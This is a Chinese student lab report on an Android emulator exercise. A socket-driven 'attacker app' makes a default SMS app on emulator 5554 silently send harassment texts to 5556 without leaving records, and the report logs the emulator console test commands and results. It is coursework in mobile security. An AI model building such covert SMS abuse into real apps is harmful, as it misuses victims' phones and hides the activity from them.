


这时候说明连接成功！




1. 利用电脑端attacker app进行socket报文发送，测试两种情况：

1）5556#This is an attack from 5554 by 5556. // 这时候可以看到5556上面接收到一条骚扰短信，同时在5554上面没有发送记录




2）This is a test from Attacker. Skip it. // 5554无任何动作



5554/5556无短信记录，实验正确！

1. 对于实验步骤里面最后的4个情况进行测试：


1） sms send 5556 5556#This is an attack from 5554 by 5556. // 这时候可以看到5556上面接收到一条骚扰短信，同时在5554上面均没有接受和发送记录




可以看到，5556上面已经有骚扰短信提醒，而5554上面无记录。

符合实验预期。

2） sms send 110 5556#This is an attack from 5554 by 110. // 这时候可以看到5556上面接收到一条骚扰短信，同时在5554上面均没有接受和发送记录，这个和第一步的不同是为了测试攻击短信是否会被收入到sms box里面



同样是符合实验预期的，这时候查看一下5556的smsbox：




实验正确！

3） sms send 5556 This is a normal sms. // 在5556上面不会受到任何短信，同时在5554上面能否看到一条由5556发来的普通短信。




5556上面没有骚扰短信记录，而5554的收件箱多了一条来自5556的normal sms，实验正确！

4） sms send 123 This is a normal sms from 123. // 在5556上面不会受到任何短信，同时在5554上面能否看到一条由123发来的普通短信。



同3），实验正确！

这时候看看terminal上面的内容：



操作无误。

后记：

这一次由于需要实现对短信数据库的读写，相对来说工程量要稍微大一些，但是在做了实验4.2、实验5之后再做这个实验就相对来说比较简单了，设置好default sms app之后，所需要做的就是对短信进行过滤，攻击等行为，还算是比较容易的。唯一花时间比较多的就是学会如何在电脑端用telnet来连接模拟器5554，一开始找了很多资料也只是说pc和pc之间，模拟器和模拟器之间的socket通讯，基本上没有找到pc和模拟器之间的socket通讯的资料，后来是在

<http://examples.javacodegeeks.com/android/core/socket-core/android-socket-example/> Android Socket Example

这上面找到了一些有用的资料，在慢慢地尝试下学会了如何在Mac OS X pc端上连接模拟器（这和windows上面稍微有不同），最后也通过attacker app的socket攻击和多种短信测试，来查看是仅仅达到实验要求还是达到了更好一点的对短信收发进行过滤的要求。几经调试终于把短信过滤——正常短信收入smsbox的功能实现了，收获还是很大的！

另外值得注意，如果不在attacker app connect之前用terminal开启redir add tcp来建立本地pc端和虚拟机之间的通讯的话，是不能connect成功的，同时能在Eclipse上面看到attacker app的异常抛出，这个是值得注意的。